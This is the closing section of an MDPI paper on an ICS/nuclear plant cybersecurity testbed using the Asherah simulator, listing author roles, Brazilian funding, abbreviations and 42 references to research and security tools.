Author Contributions: Conceptualization, I.B.d.B. and R.T.d.S.J.; Data curation, I.B.d.B.; Formal analysis, I.B.d.B. and R.T.d.S.J.; Funding acquisition, I.B.d.B. and R.T.d.S.J.; Investigation, I.B.d.B.; Methodology, I.B.d.B. and R.T.d.S.J.; Project administration, I.B.d.B. and R.T.d.S.J.; Resources, I.B.d.B. and R.T.d.S.J.; Software, I.B.d.B.; Supervision, R.T.d.S.J.; Validation, I.B.d.B.; Visualization, I.B.d.B.; Writing—original draft, I.B.d.B.; Writing—review and editing, I.B.d.B. and R.T.d.S.J. All authors have read and agreed to the published version of the manuscript.

Funding: This research was funded by Agência Brasileira de Inteligência—ABIN—grant number 08/2019.

Institutional Review Board Statement: Not applicable.

Informed Consent Statement: Not applicable.

Data Availability Statement: Not applicable.

Acknowledgments: R.T.d.S.J. gratefully acknowledges the support of CNPq grants 465741/2014-2 and 312180/2019-5, the Administrative Council for Economic Defense—CADE grant 08700.000047/2019-14, the National Auditing Department of the Brazilian Health System DENASUS grant 23106.118410/2020-85, the General Attorney of the Union—AGU grant 697.935/2019, the General Attorney's Office for the National Treasure—PGFN grant 23106.148934/2019-67 and the University of Brasilia—UnB COPEI grant 7129. This work was made possible thanks to the support of International Atomic Energy Agency which provided the Asherah NPP Simulator (ANS).

Conflicts of Interest: The authors declare no conflict of interest.

Abbreviations

The following abbreviations are used in this manuscript:

ANS	Asherah Nuclear Power Plant Simulator
CC	Condenser Cooling (ANS subsystem)
CD	Condenser (ANS subsystem)
CRP	Coordinated Research Project
DCSA	defensive computer security architecture
DoS	Denial of Service (type of cyber-attack)
FBD	Function Block Diagram (PLC programming language)
HIL	hardware-in-the-loop
HMI	human-machine interface
IAEA	International Atomic Energy Agency
IC	instrumentation and control
ICS	industrial control systems
IDS	intrusion detection systems
IF	isolation forest (machine learning algorithm)
IL	Instruction List (PLC programming language)
IO	input and output
IT	information technology
LD	Ladder Logic (PLC programming language)
MBAP	Modbus Application Protocol
MITM	men-in-the-middle (type of cyber-attack)
ML	Machine Learning
NPP	nuclear power plant
OCNN	one-class neural network (machine learning algorithm)
OCSVM	one-class support vector machine (machine learning algorithm)
OPC UA	Open Platform Communications Unified Architecture
OS	operating system
OT	operational technology
PDU	Protocol Data Unit
PLC	programmable logic controllers
PWR	Pressurized Water Reactor

RDBMS	relational database management system
RPS	Reactor Protection System
RX	Main Nuclear Reactor (ANS subsystem)
SCADA	supervisory control and data acquisition system
SCRAM	emergency shutdown
SFC	Sequential Function Chart (PLC programming language)
ST	Structured Text (PLC programming language)
TB	Turbine (ANS subsystem)
TLS	Transport Layer Security
VM	virtual machines

References

1. Pospisil, O.; Blazek, P.; Kuchar, K.; Fujdiak, R.; Misurec, J. Application Perspective on Cybersecurity Testbed for Industrial Control Systems. *Sensors* **2021**, *21*, 8119. [CrossRef] [PubMed]
2. Park, J.W.; Lee, S.J. A quantitative assessment framework for cyber-attack scenarios on nuclear power plants using relative difficulty and consequence. *Ann. Nucl. Energy* **2020**, *142*, 107432. [CrossRef]
3. Cho, H.S.; Woo, T.H. Cyber security in nuclear industry—Analytic study from the terror incident in nuclear power plants (NPPs). *Ann. Nucl. Energy* **2017**, *99*, 47–53. [CrossRef]
4. Silva, R.A.B.E.; Piqueira, J.R.C.; Cruz, J.J.; Marques, R.P. Cybersecurity Assessment Framework for Digital Interface Between Safety and Security at Nuclear Power Plants. *Int. J. Crit. Infrastruct. Prot.* **2021**, *34*, 100453. [CrossRef]
5. Nuclear Reactor Simulators for Education and Training | IAEA. Available online: https://www.iaea.org/topics/nuclear-power-reactors/nuclear-reactor-simulators-for-education-and-training (accessed on 20 May 2022).
6. CRP-Incident-Response. Available online: https://nusec.iaea.org/portal/User-Groups/Computer-Information-Security/Resources/Cyber-Research/CRP-Incident-Response (accessed on 24 June 2022).
7. Silva, R.A.B.E.; Shirvan, K.; Piqueira, J.R.C.; Marques, R.P. Development of the Asherah Nuclear Power Plant Simulator for Cyber Security Assessment. In Proceedings of the International Conference on Nuclear Security, Vienna, Austria, 10–14 February 2020; pp. 1–10.
8. Silva, R.B.E.; Correa, D.; Antunes, F.R.; Souza, F.C.S.; Marques, R.P.; Piqueira, J.R.C. The Asherah Nuclear Power Plant Simulator (ANS) as a training tool at the Brazilian Guard Cyber Exercise. In Proceedings of the International Conference on Nuclear Security, Vienna, Austria, 10–14 February 2020; pp. 1–8.
9. Boldea, C.N. SCADA virtual test environment development. *Electroteh. Electron. Autom.* **2011**, *59*, 60.
10. Thornton, J.Z. A Virtualized SCADA Laboratory for Research and Teaching. Master's Thesis, Mississippi State University, Starkville, MS, USA, 2015; p. 341.
11. MathWorks—Products—Simulink. Available online: https://www.mathworks.com/products/simulink.html (accessed on 27 June 2022).
12. Teixeira, M.A.; Salman, T.; Zolanvari, M.; Jain, R.; Meskin, N.; Samaka, M. SCADA System Testbed for Cybersecurity Research Using Machine Learning Approach. *Future Internet* **2018**, *10*, 76. [CrossRef]
13. Figueroa-Lorenzo, S.; Añorga, J.; Arrizabalaga, S. Role-based access control model in modbus SCADA systems. A centralized model approach. *Sensors* **2019**, *19*, 4455. [CrossRef] [PubMed]
14. Zhang, F.; Kodituwakku, H.A.D.E.; Hines, J.W.; Coble, J. Multilayer Data-Driven Cyber-Attack Detection System for Industrial Control Systems Based on Network, System, and Process Data. *IEEE Trans. Ind. Inform.* **2019**, *15*, 4362–4369. [CrossRef]
15. Zhang, F.; Coble, J.B. Robust localized cyber-attack detection for key equipment in nuclear power plants. *Prog. Nucl. Energy* **2020**, *128*, 103446. [CrossRef]
16. ANSI/ISA-95.00.01-2010 (IEC 62264-1 Mod) Enterprise-Control System Integration—Part 1: Models and Terminology. Available online: https://www.isa.org/products/ansi-isa-95-00-01-2010-iec-62264-1-mod-enterprise (accessed on 20 May 2022).
17. Boateng, E.A.; Bruce, J.W. Unsupervised Machine Learning Techniques for Detecting PLC Process Control Anomalies. *J. Cybersecur. Priv.* **2022**, *2*, 220–244. [CrossRef]
18. IAEA. *NSS-33-T Computer Security of Instrumentation and Control Systems at Nuclear Facilities*; IAEA: Vienna, Austria, 2018; No. 33-T, ISBN 978-92-0-103117-4.
19. IAEA. *17-T—Computer Security Techniques for Nuclear Facilities*; IAEA: Vienna, Austria, 2021; No. 17-T, pp. 220–244, ISBN 978-92-0123520-6.
20. ModRSsim2 Wiki. Available online: https://sourceforge.net/p/modrssim2/wiki/Home/ (accessed on 25 May 2022).
21. GNS3 | The Software that Empowers Network Professionals. Available online: https://www.gns3.com/ (accessed on 25 May 2022).
22. VyOS | GNS3. Available online: https://www.gns3.com/marketplace/appliances/vyos (accessed on 25 May 2022).
23. OpenPLC—Open-Source PLC Software. Available online: https://openplcproject.com/ (accessed on 25 May 2022).
24. ScadaBR. Available online: https://www.scadabr.com.br/ (accessed on 25 May 2022).
25. Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. Available online: https://www.kali.org/ (accessed on 25 May 2022).

26. Ettercap Home Page. Available online: https://www.ettercap-project.org/ (accessed on 25 May 2022).
27. MySQL: MySQL Workbench. Available online: https://www.mysql.com/products/workbench/ (accessed on 25 May 2022).
28. Wireshark. Go Deep. Available online: https://www.wireshark.org/ (accessed on 25 May 2022).
29. VMware Workstation Player—VMware Customer Connect. Available online: https://customerconnect.vmware.com/en/downloads (accessed on 25 May 2022).
30. Oracle VM VirtualBox. Available online: https://www.mysql.com/products/community/ (accessed on 25 May 2022).
31. MySQL Community Edition. Available online: https://www.virtualbox.org/ (accessed on 1 July 2022).
32. Shodan Search Engine. Available online: https://www.shodan.io/ (accessed on 26 May 2022).
33. DEF CON 26—Thiago Alves—Hacking PLCs and Causing Havoc on Critical Infrastructures—YouTube. Available online: https://www.youtube.com/watch?v=-KHel7SyXsU (accessed on 26 May 2022).
34. Hacking PLCs and Causing Havoc on Critical Infrastructures. Available online: https://www.slideshare.net/cisoplatform7/hacking-plcs-and-causing-havoc-on-critical-infrastructures (accessed on 26 May 2022).
35. Silva, R.A.B.E.; Shirvan, K.; Cruz, J.J.; Marques, R.P.; Marques, A.L.F.; Piqueira, J.R.C. Advanced method for neutronics and system code coupling RELAP, PARCS, and MATLAB for instrumentation and control assessment. *Ann. Nucl. Energy* **2020**, *140*, 306–4549. [CrossRef]
36. Silva, R.A.B.E. Implications of Advanced Computational Methods for Reactivity Initiated Accidents in Nuclear Reactors. Ph.D Thesis, University of Sao Paulo, São Paulo, Brazil, 2015. [CrossRef]
37. Home—Docker. Available online: https://www.docker.com/ (accessed on 27 June 2022).
38. IEC 61131-3:2013, Programmable Controllers—Part 3: Programming Languages. Available online: https://webstore.iec.ch/publication/4552 (accessed on 31 May 2022).
39. Open PLC with ESP8266 Wifi—YouTube. Available online: https://www.youtube.com/watch?v=C-SJfj282o8&t=2s (accessed on 31 May 2022).
40. Quick Start Guide | Metasploit Documentation. Available online: https://docs.rapid7.com/metasploit/ (accessed on 2 June 2022).
41. Cruz, T.; Simões, P. Down the Rabbit Hole: Fostering Active Learning through Guided Exploration of a SCADA Cyber Range. *Appl. Sci.* **2021**, *11*, 9509. [CrossRef]
42. Silva, J.R.C.P.R.B.E.; Cruz, J.J.; Marques, R.P. Use of the Extended Kalman Filter for Cybersecurity Assessment in a Closed-Loop Digital Twin Testbed. In Proceedings of the 12th Nuclear Plant Instrumentation, Control and Human-Machine Interface Technologies (NPIC&HMIT 2021), Providence, RI, USA, 14–17 June 2021; pp. 447–456. [CrossRef]

MDPI
St. Alban-Anlage 66
4052 Basel
Switzerland

Tel: +41 61 683 77 34

www.mdpi.com

ISBN 978-3-0365-4846-3